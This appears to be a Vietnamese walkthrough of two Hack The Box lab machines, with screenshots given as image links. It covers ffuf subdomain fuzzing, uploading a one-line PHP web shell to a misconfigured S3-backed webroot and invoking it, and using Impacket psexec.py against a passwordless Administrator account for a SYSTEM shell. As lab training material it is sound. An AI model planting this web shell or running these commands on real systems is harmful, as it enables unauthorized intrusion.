

**Three**




**Subdomain Enumeration**


ffuf -w ./subdomains-top1million-5000.txt -H "Host: FUZZ.thetoppers.htb" -u http://10.129.78.197 -c -mc 404




Thêm “s3.thetoppers.htb ip” vào /etc/hosts



Liệt kê tất cả s3 buckets:



Liệt kê các đối tượng trong 1 bucket:



Chúng ta thấy các tập tin index.php, .htaccess và 1 thư mục images trong bucket. Đây là webroot của trang web đang chạy trên cổng 80. Vì vậy máy chủ Apache đang dùng bucket này để lưu trữ trang web.

awscli có 1 tính năng khác cho phép chúng ta sao chép tập tin đến 1 bucket từ xa. Chúng ta biết ứng dụng dùng PHP. Chúng ta sẽ đăng tải php shell lên s3 bucket.

<?php echo system($\_GET['cmd']); ?>

aws --endpoint=http://s3.thetoppers.htb s3 cp shell.php s3://thetoppers.htb

Chúng ta có thể kiểm tra shell đã tải lên chưa bằng cách chuyển hướng đến http://thetoppers.htb/shell.php?cmd=id

**Tactics**

Chúng ta thành công có được giao diện dòng lệnh SMB. Tuy nhiên, vì chúng ta có thể truy cập ADMIN$ share, chúng ta sẽ thử 1 công cụ psexec.py để khai thác lỗi cấu hình và có được shell của hệ thống. psexec.py là 1 phần của thư viện Impacket.

Impacket là 1 thư viện được viết bằng Python để làm việc với các giao thức mạng. Impacket chứa hàng chục công cụ tuyệt vời để tương tác với hệ thống và ứng dụng Windows, rất thích hợp để tấn công Windows và Active Directory.

Một trong những công cụ được sử dụng nhiều nhất là psexec.py. Nó được đặt tên giống PsExec từ bộ Sysinternals của Microsoft vì nó thực hiện giống chức năng cho phép chúng ta thực thi 1 shell tương tác trên các máy Windows.

Impacket tạo 1 dịch vụ từ xa bằng cách tải 1 tệp thực thi đặt tên ngẫu nhiên lên ADMIN$ share, sau đó đăng kí nó là dịch vụ Windows. Điều này sẽ giúp bạn có được 1 shell tương tác trên hệ thống Windows qua cổng TCP 445.

Psexec yêu cầu thông tin đăng nhập của người dùng có đặc quyền cao để đọc/ghi vào chia sẻ ADMIN$. Khi bạn xác thực thành công, nó sẽ trả về cho bạn AUTHORITY\SYSTEM shell.

python psexec.py username:password@hostIP

Vì người dùng Administrator không có mật khẩu. Chúng ta sẽ chạy lệnh:

psexec.py administrator@10.10.10.131